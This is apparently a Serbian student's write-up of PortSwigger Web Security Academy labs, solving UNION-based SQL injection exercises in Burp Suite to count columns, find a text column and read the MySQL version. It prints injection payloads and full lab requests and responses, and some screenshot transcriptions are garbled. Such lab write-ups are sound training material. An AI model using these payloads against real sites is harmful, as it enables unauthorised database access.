
- Otvorila sam lab u ugrađenom browseru Burp Suite-a.



- Klikom na kategoriju proizvoda, HTTP zahtev za filtriranje je presretnut u Proxy → Intercept.



- Zahtev je prosleđen u **Repeater** za dalju manipulaciju.



2. Određivanje broja kolona

U Repeater-u sam parametar category izmenila payloadom:

```
' + UNION + SELECT + NULL , NULL , NULL --
```

Po slanju zahteva, upit je prošao bez greške, što je potvrdilo da upit vraća **3 kolone**.

Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > +

Target: https://0a6300b7038580d806ee3400220094.web-security-academy.net HTTP/2

Request

```
1 GET /filter?category=1C7+UNION+SELECT+NULL,NULL-- HTTP/2
2 Host: 0a6300b7038580d806ee3400220094.web-security-academy.net
3 Cookie: session=hsV7C7DvC24HgD0H40bUqdbHbA0T5
4 Sec-Ch-UA: "Chromium"=v1197, "Not.A.Brand"=v=99
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: en-GB,en;q=0.5
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6300b7038580d806ee3400220094.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3981
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labCommerce.css rel=stylesheet>
11 <title>
12 SQL injection UNION attack, finding a column containing test
13 </title>
14 </head>
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
17 </script>
18 <div id=academyLabHeader>
19 <section class=academyLabBanner>
20 <div class=container>
21 <div class=logo>
22 </div>
23 <div class=title=container>
24 <h2>
25 SQL injection UNION attack, finding a column containing test
26 </h2>
27 <a id=lab-link class=button href=/>
28 Back to lab home
29 </a>
30 <p id=hint>
31 Make the database retrieve the string: 'AzhYn7'
32 </p>
33 <a class=link-back href=
34 https://portswigger.net/web-security/sql-injection/uni
35 on-attacks/lab-find-column-containing-text'>
36 Back<br>to<br>lab<br>description<br>
37 <svg version=1.1 id=Layer_1 xmlns=
38 http://www.w3.org/2000/svg' x=0px y=0px viewBox=
39 0 0 28 30' enable-background=new 0 0 28 30' xml:space=
40 preserve>
41 </a>
42 </div>
43 </section>
44 </div>
45 </div>
46 </body>
47 </html>
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

4,099 bytes | 129 millis

Event log All issues Memory: 175.0MB Disabled

3. Identifikacija kolone kompatibilne sa tekstom

Random vrednost koju lab pruža (npr. abcdef) sam probala u prvoj koloni:

' +UNION+SELECT+ ' abcdef ' , NULL, NULL --

Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > +

Target: https://0a6300b7038580d806ee3400220094.web-security-academy.net HTTP/2

Request

```
1 GET /filter?category=1C7+UNION+SELECT+'AzhYn7',NULL,NULL-- HTTP/2
2 Host: 0a6300b7038580d806ee3400220094.web-security-academy.net
3 Cookie: session=hsV7C7DvC24HgD0H40bUqdbHbA0T5
4 Sec-Ch-UA: "Chromium"=v1197, "Not.A.Brand"=v=99
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: en-GB,en;q=0.5
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a6300b7038580d806ee3400220094.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2468
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/lab.css rel=stylesheet>
11 <title>
12 SQL injection UNION attack, finding a column containing test
13 </title>
14 </head>
15 <script src=/resources/labheader/js/labHeader.js>
16 </script>
17 <div id=academyLabHeader>
18 <section class=academyLabBanner>
19 <div class=container>
20 <div class=logo>
21 </div>
22 <div class=title=container>
23 <h2>
24 SQL injection UNION attack, finding a column containing test
25 </h2>
26 <a id=lab-link class=button href=/>
27 Back to lab home
28 </a>
29 <p id=hint>
30 Make the database retrieve the string: 'AzhYn7'
31 </p>
32 <a class=link-back href=
33 https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text'>
34 Back<br>to<br>lab<br>description<br>
35 <svg version=1.1 id=Layer_1 xmlns=
36 http://www.w3.org/2000/svg' x=0px y=0px viewBox=
37 0 0 28 30' enable-background=new 0 0 28 30' xml:space=
38 preserve>
39 </a>
40 </div>
41 </section>
42 </div>
43 </div>
44 </body>
45 </html>
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 19

Response headers 3

2,595 bytes | 111 millis

Event log All issues Memory: 176.3MB Disabled

Po slanju zahteva, dobila sam grešku → vrednost sam probala u drugoj koloni:

' +UNION+SELECT+NULL, ' abcdef ' , NULL --

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. It displays an HTTP request and its corresponding response. The request is a GET to the URL `https://0a6300b70385580d80e6ee3400220094.web-security-academy.net/filter?category=1c7+UNION+SELECT+NULL, 'AdhYh7', NULL --`. The response is an HTTP/2 200 OK with a Content-Type of `text/html; charset=utf-8`. The response body contains HTML code, including a script tag that triggers an alert with the message `SQL injection UNION attack, finding a column containing text`.

- Ovaj put vrednost se pojavila u rezultatu HTML stranice, što je pokazalo da je druga kolona kompatibilna sa tekстом.

4. Ubacivanje vrednosti i rešavanje lab-a

- Kada je identifikovana prava kolona, upit je uspešno ubacio dodatni red sa lab-om datom vrednošću.
- Lab je prepoznao uspešno iskorišćenu ranjivost i označio vežbu kao *Solved*.

The screenshot shows the Web Security Academy website. At the top, there is a notification that says 'LAB SOLVED'. Below this, there is a congratulatory message: 'Congratulations, you solved the lab!'. There are links to 'Share your skills!', 'Continue learning', 'Home', and 'My account'. Below the notification, there is a 'SHOP' section with the heading 'Accessories'. There is a search bar with the text 'Refine your search:' and a list of categories: 'All', 'Accessories', 'Corporate gifts', 'Food & Drink', 'Lifestyle', and 'Toys & Games'. Below the search bar, there is a table of products for sale:

Product	Price	Action
Six Pack Beer Belt	\$71.17	View details
Giant Pillow Thing	\$79.34	View details
Cheshire Cat Grin	\$15.63	View details
ZZZZZZ Bed - Your New Home Office	\$41.19	View details

Korišćenjem **UNION SQL injection**:

- uspešno je identifikovan broj kolona (3),
- pronađena je kolona kompatibilna sa tekstom,
- dodatni red sa lab-om datom vrednošću je ubačen, čime je zadatak uspešno rešen.

Zadatak 5: SQL Injection – prikazivanje verzije baze (UNION attack)


Lab opis:

Ovaj lab sadrži ranjivost na **SQL injection** u filteru kategorija proizvoda. Cilj je bio izvršiti **UNION-based SQL injection** kako bi se prikazala verzija baze podataka.

1. Identifikacija ranjivosti

- Otvorila sam stranicu i pregledala filter za kategorije proizvoda.
- Parametar category u URL-u (/filter?category=Accessories) potencijalno može biti ranjiv.
- Pošaljala sam GET zahtev kroz Burp Suite Proxy da ga presretnem.


Presretanje zahteva u Burp Proxy-u.



2. Testiranje ranjivosti

- Testirala sam prosti payload za SQL injection: ' OR '1'='1

- Stranica je prikazala sve proizvode, što je potvrdilo ranjivost parametra.




3. Određivanje broja kolona

Koristila sam **UNION SELECT test** da bih proverila koliko kolona vraća upit.

```
' + UNION + SELECT + ' abc ' , ' def ' u rezultatima.
```

- Stranica je prikazala ' abc ' i ' def ' u rezultatima.
- Zaključak: upit vraća **2 kolone**, obe su tekstualnog tipa.



S obzirom na broj kolona, injektovala sam payload za prikaz verzije baze:

```
' + UNION + SELECT + @@version, + NULL#
```

Stranica je prikazala verziju baze: 8.0.42-0ubuntu0.20.04.1


```

65         Pets
        </a>
        <a class="filter-category" href="/filter?category=Tech+gifts">
            Tech gifts
        </a>
66     </section>
67     <table class="is-table-longdescription">
68         <tbody>
69             <tr>
70                 <th>
71                     8.0.42-Ubuntu0.20.04.1
72                 </th>
73             </tr>
74         </tbody>
75     </table>
76 </div>
77 </section>
78 <div class="footer-wrapper">
79 </div>
80 </div>
81 </body>
82 </html>

```

Parametar category je ranjiv na **UNION-based SQL injection**. Uspešno sam prikazala verziju baze MySQL: 8.0.42-Ubuntu0.20.04.1. Lab je uspešno rešen.

WebSecurity Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

WE LIKE TO
SHOP 

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)

Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

ZZZZZ Bed - Your New Home Office

We are delighted to introduce you to our new, state of the art, home office. ZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure